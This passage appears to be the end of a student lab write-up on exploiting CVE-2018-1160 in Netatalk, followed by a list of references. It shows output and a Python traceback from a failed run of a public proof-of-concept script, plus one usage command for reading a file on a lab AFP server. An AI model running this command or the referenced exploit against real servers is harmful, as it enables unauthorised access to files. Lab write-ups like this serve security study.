[+] Sending exploit to overwrite preauth_switch data.
[+] Listing files in volume New
Traceback (most recent call last):
  File "pea.py", line 290, in <module>
    list_volume_content(sock, args.volume)
  File "pea.py", line 148, in list_volume_content
    vid = open_volume(sock, "\x00\x01", "\x00\x20" + length + name)
  File "pea.py", line 136, in open_volume
    afp_data = parse_dsi(resp, 1)
  File "pea.py", line 87, in parse_dsi
    (flags, command, req_id, error_code, length, reserved) = struct.unpack_from('>BBHIII', payload)
struct.error: unpack_from requires a buffer of at least 16 bytes
```

Sachin@ubuntu:~$ python pea.py -i 192.168.106.131 –cat -v New -f secret.txt

Using this comman then I can read and change the files inside the afp server.Like that I had to do my exploit. But unfortunately it occurred an error of exploit code that I take from the web.

References

[3]"CVE-2018-1160 - YouTube", Youtube.com, 2020. [Online]. Available: https://www.youtube.com/results?search_query=+CVE-2018-1160. [Accessed: 12- May- 2020].

[4]"CVE-2018-1160 : Netatalk before 3.1.12 is vulnerable to an out of bounds write in dsi_opensess.c. This is due to lack of bounds checking", Cvedetails.com, 2020. [Online]. Available: https://www.cvedetails.com/cve/CVE-2018-1160/. [Accessed: 12- May- 2020].

[2]"Debian: CVE-2018-1160: netatalk -- security update", Rapid7, 2020. [Online]. Available: https://www.rapid7.com/db/vulnerabilities/debian-cve-2018-1160. [Accessed: 12- May- 2020].

[3]J. Baines, "Netatalk 3.1.12 - Authentication Bypass", Exploit Database, 2020. [Online]. Available: https://www.exploit-db.com/exploits/46034. [Accessed: 12- May- 2020].

[4]"CVE-2018-1160: Netatalk - Bypass Authentication - GitHackTools | Hacking Toolkit for Hackers", GitHackTools | Hacking Toolkit for Hackers, 2020. [Online]. Available: https://githacktools.blogspot.com/2018/12/cve-2018-1160-netatalk.html. [Accessed: 12- May- 2020].

[1]"Exploiting an 18 Year Old Bug", Medium, 2020. [Online]. Available: https://medium.com/tenable-techblog/exploiting-an-18-year-old-bug-b47afe54172. [Accessed: 12- May- 2020].

[3]"CVE-2018-1160", Vulners Database, 2020. [Online]. Available: https://vulners.com/cve/CVE-2018-1160. [Accessed: 12- May- 2020].

[4]T. NS, "Netatalk 3.1.12 - Authentication Bypass (PoC)", Exploit Database, 2020. [Online]. Available: https://www.exploit-db.com/exploits/46048. [Accessed: 12- May- 2020].

[5]Attachments.samba.org, 2020. [Online]. Available: https://attachments.samba.org/attachment.cgi?id=14735. [Accessed: 12- May- 2020].

[6]"Netatalk CVE-2018-1160 Arbitrary Code Execution Vulnerability", Securityfocus.com, 2020. [Online]. Available: https://www.securityfocus.com/bid/106301. [Accessed: 12- May- 2020].

[7]"Netatalk Release Notes", Netatalk.sourceforge.net, 2020. [Online]. Available: http://netatalk.sourceforge.net/3.1/ReleaseNotes3.1.12.html. [Accessed: 12- May- 2020].

[3]2020. [Online]. Available: https://research-labs.net/search/exploits/netatalk-3112-authentication-bypass. [Accessed: 12- May- 2020].

[4]"tenable/poc", GitHub, 2020. [Online]. Available: https://github.com/tenable/poc/blob/master/netatalk/cve_2018_1160/pea.py. [Accessed: 12- May- 2020].

[5]"tenable/poc", GitHub, 2020. [Online]. Available: https://github.com/tenable/poc/tree/master/netatalk/cve_2018_1160. [Accessed: 12- May- 2020].

[6]"CVE-2018-1160 | SUSE", Suse.com, 2020. [Online]. Available: https://www.suse.com/security/cve/CVE-2018-1160/. [Accessed: 12- May- 2020].